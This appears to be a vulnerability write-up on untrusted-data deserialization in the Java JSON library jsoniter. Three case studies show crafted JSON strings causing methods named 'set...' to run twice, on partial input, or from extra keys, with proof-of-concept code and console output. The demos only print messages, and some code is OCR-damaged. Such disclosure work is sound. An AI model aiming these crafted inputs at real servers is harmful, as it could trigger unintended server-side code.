Deserialization of Untrusted Data in jsoniter

Adi Malyanker

The library enables the launch of every function which starts with the word set (for example the function setup()), even private functions. It is possible to run it a couple of times and in some cases can cause a RCE – it all depends on the server's code.

I have created 3 case studies:

In the **first case**, I will call the same set function twice.


The following is the server's code:

```
package exploit_jsonex;

public class inner {

        public Object obj;

    public int id;

        public void setup(int id) {

                System.out.println("executed setup ");



        }



        public Object getObj() {

                System.out.println("got obj");

                return obj;

        }

        public void setObj(Object obj) {

                System.out.println("set obj");
                this.obj = obj;
        }
}
```

I have used the following exploit to launch the function twice:

```
package exploit_jsonex;

import java.io.IOException;

import java.nio.charset.StandardCharsets;

import java.nio.file.Files;

import java.nio.file.Paths;


import com.jsoniter.JsonIterator;


public class exploit {


  public static void main( String[] args ) throws IOException

  {




        String jsonString = "{\"up\":123, \"up\":125, \"obj\":[\"org\",\"http\"]}";

        Object ans =  JsonIterator.deserialize(jsonString, inner.class);


  }


}
```

The function ran twice:


Problems Javadoc Declaration Console

```
<terminated> exploit [Java Application] C:\Program Files\Java\jdk-16.0.1\bin\javaw.exe (4 Jul 2021, 17:05:57 – 17:05:58)
executed setup
executed setup
set obj
```

In the **second case** study, I have sent only half object and it was still excepted:

The server's code:

```
package exploit_jsonex;

public class inner {

        public Object obj;

    public int id;

        public void setup(int id) {

                System.out.println("executed setup ");



        }



        public Object getObj() {

                System.out.println("got obj");

                return obj;

        }

        public void setObj(Object obj) {

                System.out.println("set obj");



                this.obj = obj;
```


```
            }


}
```

The exploit:

```
package exploit_jsonex;

import java.io.IOException;

import java.nio.charset.StandardCharsets;

import java.nio.file.Files;

import java.nio.file.Paths;


import com.jsoniter.JsonIterator;


public class exploit {


    public static void main( String[] args ) throws IOException

    {

            String jsonString = "{\"up\":123}";

            Object ans =  JsonIterator.deserialize(jsonString, inner.class);

    }

}
```

The launch can be seen in here:

}


Problems @ Javadoc Declaration Console

```
<terminated> exploit [Java Application] C:\Program Files\Ja
executed setup
```

The **third case**, shows that it is possible to send in the json more parameters than the object has and it still will run all the related functions. in this code, the class inner has only the member parameter obj. The json sent contains up and obj parameters- making it to execute the functions setObj and setup.


The server's code:

```
package exploit_jsonex;

public class inner {

	public Object obj;



	public void setup(int id) {

		System.out.println("executed setup ");

	}

	public Object getObj() {

		System.out.println("got obj");

		return obj;

	}

	public void setObj(Object obj) {

		System.out.println("set obj");



		this.obj = obj;

	}

}
```

The exploit:

```
package exploit_jsonex;

import java.io.IOException;

import java.nio.charset.StandardCharsets;

import java.nio.file.Files;

import java.nio.file.Paths;


import com.jsoniter.JsonIterator;


public class exploit {


    public static void main( String[] args ) throws IOException

    {


            String jsonString = "{\"up\":123, \"obj\":[\"org\",\"http\"]}";

            Object ans =  JsonIterator.deserialize(jsonString, inner.class);

    }


}
```

As can see in here:



```
executed setup
set obj
```